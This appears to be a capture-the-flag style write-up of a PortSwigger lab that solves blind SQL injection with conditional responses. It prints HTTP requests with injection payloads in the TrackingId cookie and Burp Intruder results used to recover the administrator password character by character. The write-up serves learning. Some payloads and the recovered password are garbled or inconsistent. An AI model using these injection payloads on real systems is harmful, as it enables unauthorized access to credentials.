

[LAB-12] SQL-Injection - Blind SQL injection with Conditional responses

Lab: Blind SQL injection with conditional responses

PRACTITIONER



This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a `Welcome back` message in the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

 Hint



Lab: Blind SQL injection with conditional responses

PRACTITIONER



This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a `Welcome back` message in the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.


To solve the lab, log in as the `administrator` user.

 Hint



In this lab we have already information to work on, we have the name of the user that we need to get the password "**administrator**", which table we can find this user "**users**" and what are the user name and password columns so we can query the information. "**username**" & "**password**"

To start off, I went to the website and I looked for the vulnerable field which is disclosed in the website, named "**TrackingId**", then what I did was some fuzzing to see if I could inject code and with what SQL type I was working with.



As we can see that it worked! We can see it because we still have the "Welcome Back" message, means that we're able to inject code in the " ' -- " Knowing this, what I did after is checking how many columns we're working with




Now we can see that we're working with one column! As the lab said, we have a "**users**" table and we should have a "**password**" column, and the username that we want to query is "**administrator**", with all this information, what I did was just query how long is the "**administrator**" password because that is what we're missing in order to log in into the account.

In order to find how long is the account password, I did a trial and error using "**LENGTH**" which can be used to check the length of the string.

```

Cookie: TrackingId=
Sz5SLxwviCKwSky' AND (SELECT+username+FROM+users+WHERE+username='administrator'+AND+LENGTH(password)=20)='administrat
or' ...; session=9uF5dWpBfYpG2dGj0w6T3InduTD4D
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0acf00b00466473fa9615026007c0006.web-security-academy.net/filter?category=Lifestyle
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Content-Length: 0

```



Now that we know that the password is 20 characters long, what we're going to do is now trying to get the password. So I went to Intruder, I brute forced the password that contained the 20 digit, but, this is a different brute force because I am not doing it in order to match the exact pattern and letting it run for a long time because it would never break, the way I am doing is matching each character and as soon as I match it then I move to the next one, this way I am doing 36+36+..... Instead of trying to do 20p20 (It is just mathematically impossible to break a 20 character password like that). as soon as each character is correct we move to the next one!

This is the payload used (The full password will be displayed but it was done 1 by 1)

```

1 GET /filter?category=Pets HTTP/2
2 Host: 0ab900c40487186280e44edc00170029.web-security-academy.net
3 Cookie: TrackingId=SEE7u4qgSUZfjg0' AND+SUBSTRING((SELECT+Password+FROM+Users+WHERE+Username='administrator'),+1,+20)+'>:z5d4i7psb6unavk1812$; session=b3C1o0wZuKNSUeafDdLS5wV55eCH9G
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ab900c40487186280e44edc00170029.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

```

Payload configuration

This payload type generates payloads of specified lengths of a specified character set.

Character set:

Min length:

Max length:

Payload processing

You can define rules to perform various processing tasks or used.

☐ Enabled

```

1 GET /filter?category=Pets HTTP/2
2 Host: 0ab900c40487186280e44edc00170029.web-security-academy.net
3 Cookie: TrackingId=SEE7u4qgSUZfjg0' AND+SUBSTRING((SELECT+Password+FROM+Users+WHERE+Username='administrator'),+1,+20)+'>:z5d4i7psb6unavk1812$; session=b3C1o0wZuKNSUeafDdLS5wV55eCH9G
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ab900c40487186280e44edc00170029.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

```

Payload configuration

This payload type generates payloads of a specified character set.

Character set:

Min length:

Max length:

Payload processing

You can define rules to perform various processing tasks or used.

☐ Enabled

How each character was found (We know it is the correct character due the length changing)

Results

Positions

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length
18	r	200	179			5439
19	s	200	179			5439
20	t	200	183			5439
21	u	200	183			5439
22	v	200	178			5439
23	w	200	181			5439
24	x	200	182			5439
25	y	200	159			5439
26	z	200	159			5378
27	0	200	186			5439
28	1	200	207			5439

29. Intruder attack of https://0ab900c40487188280e44edc00170029.web-security-academy.net

Results

Positions

☒ Intruder attack results filter: Showing all items

request ^	Payload	Status code	Response received	Error	Ln 11, Col 21	361 characters
15	y	200	202			5378
16	z	200	108			5378
17	0	200	147			5439
18	1	200	190			5439
19	2	200	190			5378
10	3	200	189			5378
11	4	200	173			5378
12	5	200	173			5378
13	6	200	161			5378
14	7	200	157			5378

z85d417psb6unavk1812

Ln 11, Col 21 361 characters

After doing the brute force for 20 times and character matching I found the password! Now let's log in!



Blind SQL injection with conditional responses
[Back to lab description >>](#)

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email

Update email